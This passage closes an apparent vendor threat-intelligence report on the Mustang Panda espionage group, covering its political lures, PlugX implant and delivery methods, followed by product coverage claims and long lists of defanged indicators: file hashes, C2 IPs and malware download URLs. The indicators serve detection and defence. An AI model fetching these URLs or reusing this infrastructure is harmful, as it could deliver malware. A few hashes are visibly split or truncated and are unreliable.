In one instance, the maldoc was named "海污法修正草案.ppt". This roughly translates to "Draft Amendment to Marine Pollution Law" consisting of a politically themed lure targeting Taiwanese government entities.

Conclusion


Over the years, Mustang Panda has evolved their tactics and implants to target a wide range of entities spanning multiple governments in three continents, including the European Union, the U.S., Asia and pseudo allies such as Russia. By using summit- and conference-themed lures in Asia and Europe, this attacker aims to gain as much long-term access as possible to conduct espionage and information theft.

Apart from Mustang Panda's tool of choice, PlugX, we've observed a steady increase in the use of intermediate payloads such as a variety of stagers and reverse shells. The group has also continuously evolved its delivery mechanisms consisting of maldocs, shortcut files, malicious archives and more recently seen downloaders starting with 2022. Mustang Panda is a highly motivated APT group relying primarily on the use of topical lures and social engineering to trick victims into infecting themselves.

In-depth defense strategies based on a risk analysis approach can deliver the best results in protecting against such a highly motivated set of threat actors. However, this should always be complemented by a good incident response plan which has not only been tested with tabletop exercises, but also reviewed and improved every time it is put to the test on real engagements.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Hashes

bee9c438aced1fb1ca7402ef8665ebe42cab6f5167204933eaa07b11d44641bb
dbdbc7ede98fa17c36ea8f0516cc50b138fbe63af659feb69990cc88bf7df0ad
18230e0cd6083387d74a01bfc9d17ee23c6b6ea925954b3d3c448c0abfc86bd2
19870dd4d8c6453d5bb6f3b2beccbbbe28c6f280b6a7ebf5e0785ec386170000
1d484ada6d7273ca26c5e695a38cb03f75dee458bcb0f61ea81a6c87d35a0fa0
668cc21387e01b87c438e778b3a08c964869ce2c7f22c59bcde6604112d77b2e
8a7fbafe9f3395272548e5aadeb1af07baeb65d7859e7a1560f580455d7b1fac
effd63168fc7957baf609f7492cd82579459963f80fc6fc4d261fbc68877f5a1
19870dd4d8c6453d5bb6f3b2beccbbbe28c6f280b6a7ebf5e0785ec386170000
6019e6ee3dee2ec798667ccb34a2ab8d70bf5960d35f55157a9cb535b00b243f
436d5bf9eba974a6e97f6f5159456c642e53213d7e4f8c75db5275b66fedd886
82df9817d0a8dca7491b0688397299943d9279e848cdc4a5446d3159d8d71e6f
ca622bdc2b66f0825890d36ec09e6a64e631638fd1792d792cfa02048c27c69f

a0e1a9d45ab7addf3762d3b872f6b21e8ce41a7ff290f5b8566a39d9ca51b09a
a07cece1fa9b3c813c0b6880b24a6494a9db83e138102da3bce30ebff51909c0
492fd69150d0cb6765e5201c144e26783b785242f4cf807d3425f8b8df060062
2fc14451ef0ff0919995d46fedc7b7c7f9a9adbf9c40f6b36b480e637d581e6b
94c5c12e03ce6694bdfb5053540f53942640e2aeea22f8ef7d4bc0066b594bca
1aafbe976c3559b61531910c75f9bb90176641f565f9810a18dcde9564241164
7ded20b7d2c0428641a6ac272c15b444b37bf833bbbea09dc931d649e6dc5277
76da9d0046fe76fc28b80c4c1062b17852264348fd873b7dd781f39491f911e0
e1dbe58393268d7ddabd4bed0cdedf0fbba85d4c3ef1300580ed4c74e147aa61
fac8de00f031299f6c698b34534d6523428b544aad6a40fdc4b000a04ee82e7
16dd94c228b5e2050d01edfe4849ca1388e9b3f811d39380f6ada3e75c69b353
6fd9d745faa77a58ac84a5a1ef360c7fc1e23b32d49ca9c3554a1edc4d761885
706e53480da95b17d0f9f0f5dc37a50c7abc3f954ce15b4733fd964b03910627
537ac2f79db06191222ba7ae7b7843f063600f87971b8dffc4a31459d6a144b1
3aa80dd8ffbc7b364234cdf0849b10bcead52004fc803a74afb1bd504d024305
aa8fb15d63bd22b2ff15a9f1b4f4422b3c6af026915168c81d7bb38c9be2ab78
567fb0e6e6667ce1674cbdfd0ab26a8a3f68979256ef6680facf1d2d50a25dba
1b520e4dea36830a94a0c4ff92568ff8a9f2fbe70a7cedc79e01cea5ba0145b0
4c727e21312355cd9a9f0e1e0bb8fc3379f487968a832d00ffde9d5a04b8da9d
76da9d0046fe76fc28b80c4c1062b17852264348fd873b7dd781f39491f911e0
017ef960616182daa1ffabc5d5470340cc45bbd5ab3455d74987a3ae478fa118
5851043b2c040fb3dce45c23fb9f3e8aefff48e0438dec7141999062d46c592d
e2aff9d2f5e75bdc09712722d919f2261f638b0b4da878e405b86b927dcaf1e3
537ac2f79db06191222ba7ae7b7843f063600f87971b8dffc4a31459d6a144b1
ec32ff0c049bd8812a35aeaaaae1f66eaf0ce8aefce535d142862ae89435c2e2
930b7a798e3279b7460e30ce2f3a2deccbc252f3ca213cb022f5b7e6a25a0867
6a5b0cfdaf402e94f892f66a0f53e347d427be4105ab22c1a9f259238c272b60
0459e62c5444896d5be404c559c834ba455fa5cae1689c70fc8c61bc15468681
e3e3c28f7a96906e6c30f56e8e6b013e42b5113967d6fb054c32885501dfd1b7
235752f22f1a21e18e0833fc26e1cdb4834a56ee53ec7acb8a402129329c0cdd
afa06df5a2c33dc0bdf80bbe09dade421b3e8b5990a56246e0d7053d5668d917
fc8b2392b92860c7ca669d5274b65498ebd9c3992149cf6727d935c9d0fb48bb
c73c644aa671d76918b56f2ce0124a09156a521e293091b68e2763d2ed386e8f
98f139983882e443116863f795c1df50dae5ceb971075914dfee264dc1502a09
39f9157e24fa47c400d4047c1f6d9b4dbfd067288cfe5f5c0cc2e8449548a6e8
e4766d7e0c13f42cf1ce56efa07cee57889526f398efaae948ce487410d105f6
cab5fa13c8239e97c15b04b27f9b70fb8b561d31935af7b0680bb80aec12c813
aec41c4f461cd08efe1390c8de513e54f766a5903c3c1f67ac4a9c93a3213c6b
71d09abda31f0d7c7161cf6f371305023594bb3ef146aa9fbeab1f717885dd58
8a6da7e23267cadb1b8ec3996d662cbc71342f308ca6b65f545ce78612dfc9a7
86678ad613b4d05a8ad3013323875daa91c69b64411603187dd2bcc595d97a8e
033786a482641aa901a28a3e3c314dbe86723906cea15147629167d8364907f7
0492124645a667b1ca39002aff4b696871f12f7f21ab0a75816aaeb53ed2f78b
ce86d647df2da33c5992c790ddc0d302b56af8a0d7b1433639c235ff03bf09ad
cf7803d1546aab172d17345212cc4de9c2d98a9817c8f9c3770e64744e15e261
1d3e2eeaec0707e531593aa9aadaee0ee7757b67de43eae924fad122e86f60a0
aa9a8f143cf61118c96a3bf226c77a05072ccbef15e990c65e0a118eccbb47e6
c5455b708c1a1afe61aa5cff80dff19f07972a5b047fd398536c8377dc68a19b
1e629fe7c8911a9adbde2e35af4f6f9e60ee538638c82edbcbd7cce5ad2ff4ab
36afa5b3133667f2577687b3e83d7f6c009dd65864c20a408d860b3c6678df2a

71d09abda31f0d7c7161cf6f371305023594bb3ef146aa9fbeab1f717885dd58
3407c5d054491ecf28ea10ec24e30e75915ba6fd3b2656955e94a89b67e0567e
67d6267e0ee81e00f97b25a892d10bd9eeb68179eb7e1b9236fcb01ec3f50beb
e92e49b7af397f6f41a225b8778c6812f78c87f4388f527e6efda0dbe2b49251
2fd6e2ae0e4d78eef9d36376ac39768ec14e3bf8fe39c3ef6a347511b2cd55b1
a1a61052eac5fbe98f28ed6b3ed38a66d333aed3f14326bcd42d0fddcc18c519
a3e5473eb60e8dba6b97e626288b6742e141fa8a393ec7efeb7993449f84b14f
ec60594018da8717fa6b8d93fb919f08e7a8b07401fbce1abe7982c959f78424
fcf4efa82d477c924d42cc6b71aa672ab2381ca256769925ae34dabe2e77e025
b9adc1433ef7c6fee4d36f73b79744ad611d51a8e039d4c384dd453e33452d0f
9b7615b4c2c6ebdd283afb1dae4d951b7ef928939b98ffbe7dea49cc5c5eee02
951b09c559fdc1c447f3dc63870b5244c2b715d728e1318a62db64bc17dcb85d
4743ccff0b5dbc34027165e177143018b9ee9e3232496ca5d4fa5cd56b5646f6
302ae30d464d6958510dcc463e3c3d8339e38bf6ff84de6cd84866303d34c8a5
4d0169157354 2e1676fc09102ac3120d0eec37b6791f32ec103eb0d0ee2581c1
f863dab6504fa3c4c9f7534d264d13db95ea96679689cb7e5d0460eed8f59a37
61a194cd413614e5ac91d648a87ff6b7e78d2130f54eff8a05c4c9608a7ac3aa
2bce6eb2839569ba077e24468259aa2678677275c632a0d276dcb14566cc6fcf
4cf38636b0fd129c5cbb4be9cd2c8f7f401529cf17ad6853ff83a2fe36ca533b
150525f4490f43877f1281aaaccc9bce78452d556326105fb77db6156095c883
0459e62c5444896d5be404c559c834ba455fa5cae1689c70fc8c61bc15468681
24437d65bee4874fba99a2d57bf050ba719a69518160cebafbd8f7441368093a
d1f848a8477f171430b339acc4d0113660907705d85fa8ea4fbd9bf4ae20a116
acfd58369c0a7dbc866ad4ca9cb0fe69d017587af88297f1eaf62a9a8b1b74b4
5928048ed1d76df1ae4f3ede0e3da0b0006734f712a78036e6f4b6a78c05f0c6
a81719f585a9f40e4304c6ceb2292826676c2d3f7342e88b21f41139743436aa
02ec5c7a7ab17540164b4b499fa095e80113123b3ccba6dda59b5f7021b93e6b
c3d113bfc14a7148419d506e9bd8d44d897f3c71f8d81a63e3b2f4d843ad1c4c
1d72fdb8257a6ec78367f2512ceb18be480860320986845943776959cb4d3dd0
8f07bd40883818 2a0328ea44156ad47dd5b6ccdcfbd53209717d555ed69adedc
03c5f4cd4a0889f436cd1ac2634b2c76732ce7f280e294ab3a19e8c1e957f101
f76f1657205d7042fccfc811077bbada92c0fef735f158da35e7825da1cc6bec
92f1e5424d53e3f4516d4c831afe3d64e88ed265ec143fb32717f2323836d61b
0b949d6e2078771ed65ce1b81ae9b5619d24317846a4e67bb9494975049bf728
377d65bdbf2b323ef9b497b1d3e2f93521a9ce57d4f2d6c296b048ee1390173e
962bf22710ff07977e3ddad66117094a2cf1c0aefca3d7ed4ba947c62ee36491
bb2990a1bbc417cfec40d5f1a6a8b22cac0ef21aed869dd8503e28573cf84401
c26719156e644cee5e95133d31b30b80147494313e665d4243954435511f5c11
e751834f0dcd0cb1411142761fcb940c7ac18e0b851c625ee0bca38db170a17a
e3dc7be52151828d3be43fa6016bc7c134230315f0f2d3f2fdeb852b494da357
3a2aae4ad99f8aba7ff558c5b6ccee0366bcd8c69bc16eeb0aeb5f4f58340f0d
a6057292247d928e6adcda5a48983d8702372ce195fc50ea4496f67c6ca57e26
ce59d8cf4b6eca3420438e05b059d6f61cc484e6fb00b1b2a7033bf36446e683
508d6dd6c45027e3cda3d93364980f32ffc34c684a424c769954d741cf0d40d0
e0fc2cf31a0fd7f4bfa1ba453fd8f272784330de2ecba80104455252a931789b
2aeef18abf22b233de5515a95cdca5aa3cbc6c21e8d2f83a68214e7272f9d947
508d6dd6c45027e3cda3d93364980f32ffc34c684a424c769954d741cf0d40d0
f80d84a3f951a1b62d92a5a2799b149ed0aaca292364f101c1273f135c811565
887345540f1bf31c40755edcda2e3dd9fe640122fc9020f3873c895daa2378bf
4f29180005f3c2e776d185472227028 7111ec073ab80dfc1b4dc1bc0d9337ddf

eef56bfc68959c6eaa66ab6abcaaf8fb54aa5b5a7da0866d97a1effeae0952b8
a265e0db5fe311dac60171e27011087bd64b467eb442986f343fe07410e8bf46
d7590ee95a46bc1ca7973a8f09efe23a5b00e54d6e65b95cb16acd17a0f127e8
ef3966d15af3665ee5126df394cefdf6f78fce77db7a70d5f35c19c234715035
ef54e266f8fc9eb97d71c76f2a53b65bef83fe5fc270fbfe83463f83678ff44c
df84d6c284dd39c2bfed6f8eb26149a4154396c27de50595ed5d80b428930dcd
ff1dcab09f24a4c314af3ee829f80127e5b54f5be2a13e812617f77d0deeef57
5009f65e7a8d84a9955d5adbdb86107b15304b1061bdaba5dd2ac2293dd8e6cb

IPs

101[.]36[.]125[.]203
103[.]159[.]132[.]70
103[.]15[.]28[.]145
103[.]15[.]28[.]208:443
103[.]15[.]28[.]208:80
103[.]200[.]97[.]150
103[.]75[.]190[.]50
103[.]91[.]64[.]134
107[.]167[.]64[.]4:443
107[.]178[.]71[.]211
110[.]42[.]64[.]64:24680
155[.]94[.]200[.]209
155[.]94[.]200[.]212
176[.]118[.]167[.]36
185[.]239[.]226[.]17
18[.]138[.]107[.]235
202[.]58[.]105[.]38:80
45[.]248[.]87[.]162
45[.]43[.]50[.]197
46[.]8[.]198[.]134
5[.]206[.]224[.]167
61[.]38[.]252[.]166
86[.]105[.]227[.]115
92[.]118[.]188[.]78
92[.]118[.]188[.]78:443
95[.]217[.]1[.]81

URLs

123[.]51[.]185[.]75/jquery-3[.]3[.]1[.]slim[.]min[.]js
fuckeryoumm[.]nmb[.]bet
hxxp://103[.]107[.]104[.]19/2022/eu[.]docx
hxxp://103[.]107[.]104[.]19/DocConvDll[.]dll
hxxp://103[.]107[.]104[.]19/FontEDL[.]exe
hxxp://103[.]107[.]104[.]19/FontLog[.]dat
hxxp://103[.]15[.]28[.]145:6666/maps/overlaybfpr?q=san%20diego%20ca%20zoo

hxxp://103[.]75[.]190[.]50:443/maps/overlaybfpr?q=san%20diego%20ca%20zoo
hxxp://103[.]85[.]24[.]158/eeas[.]dat
hxxp://107[.]178[.]71[.]211/eu/DocConvDll[.]dll
hxxp://107[.]178[.]71[.]211/eu/FontEDL[.]exe
hxxp://107[.]178[.]71[.]211/eu/FontLog[.]dat
hxxp://107[.]178[.]71[.]211/eu/Report[.]pdf
hxxp://155[.]94[.]200[.]206/images/branding/newtap[.]css
hxxp://155[.]94[.]200[.]206/resources/Invitation[.]jpg
hxxp://155[.]94[.]200[.]209/assets/mail/fonts/v1/fonts/last[.]jpg
hxxp://155[.]94[.]200[.]211/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/server[.]gif
hxxp://155[.]94[.]200[.]211/news/live/world-europe-60830013
hxxp://45[.]154[.]14[.]235/2022/COVID-19%20travel%20restrictions%20EU%20reviews%20list%20of%20third%20countries[.]doc
hxxp://45[.]154[.]14[.]235/2022/PotPlayer[.]dll
hxxp://45[.]154[.]14[.]235/2022/PotPlayer[.]exe
hxxp://45[.]154[.]14[.]235/2022/PotPlayerDB[.]dat
hxxp://45[.]154[.]14[.]235/2023/PotPlayer[.]dll
hxxp://45[.]154[.]14[.]235/2023/PotPlayer[.]dll
hxxp://45[.]154[.]14[.]235/2023/PotPlayer[.]exe
hxxp://45[.]154[.]14[.]235/2023/PotPlayerDB[.]dat
hxxp://45[.]154[.]14[.]235/mfa/Council%20conclusions%20on%20the%20European%20security%20situation[.]pdf
hxxp://45[.]154[.]14[.]235/PotPlayer[.]dll
hxxp://45[.]154[.]14[.]235/PotPlayer[.]exe
hxxp://45[.]154[.]14[.]235/PotPlayerDB[.]dat
hxxp://45[.]154[.]14[.]235/State_aid__Commission_approves_2022-2027_regional_aid_map_for_Greece[.]pdf
hxxp://95[.]217[.]1[.]81/maps/overlayBFPR
hxxp://95[.]217[.]1[.]81/maps/overlaybfpr?q=san%20diego%20ca%20zoo
hxxp://upespr[.]com/PotPlayer[.]exe
hxxp://upespr[.]com/PotPlayerDB[.]dat
hxxp://upespr[.]com/State_aid__Commission_approves_2022-2027_regional_aid_map_for_Greece[.]pdf
hxxp://www[.]zyber-i[.]com/europa/2022[.]zip
hxxps://45[.]154[.]14[.]235/2023/EU
hxxps://45[.]154[.]14[.]235/2023/PotPlayer[.]dll
hxxps://45[.]154[.]14[.]235/2023/PotPlayer[.]exe
hxxps://45[.]154[.]14[.]235/2023/PotPlayerDB[.]dat
hxxps://drive[.]google[.]com/uc?id=1BG0F1NdkPZOY6w2Y0YEs6nMGYLvSJiQ0&export=download
hxxps://drive[.]google[.]com/uc?id=1ITPqIFuWOQZ08RmMUDMmzWpg69_EbLTO
hxxps://drive[.]google[.]com/uc?id=1NsauYfE3NaFmtI0M99RAe3DmOxO1bBak&export=download
hxxps://drive[.]google[.]com/uc?id=1trg9KJtKJUkKHgP57AhJSirw83-nIwyu&export=download
hxxps://president-office[.]gov[.]mm/sites/default/files/font/All-in-One_Pyidaungsu_Font[.]zip
hxxps://www[.]president-office[.]gov[.]mm/sites/default/files/font/All-in-One_Pyidaungsu_Font[.]zip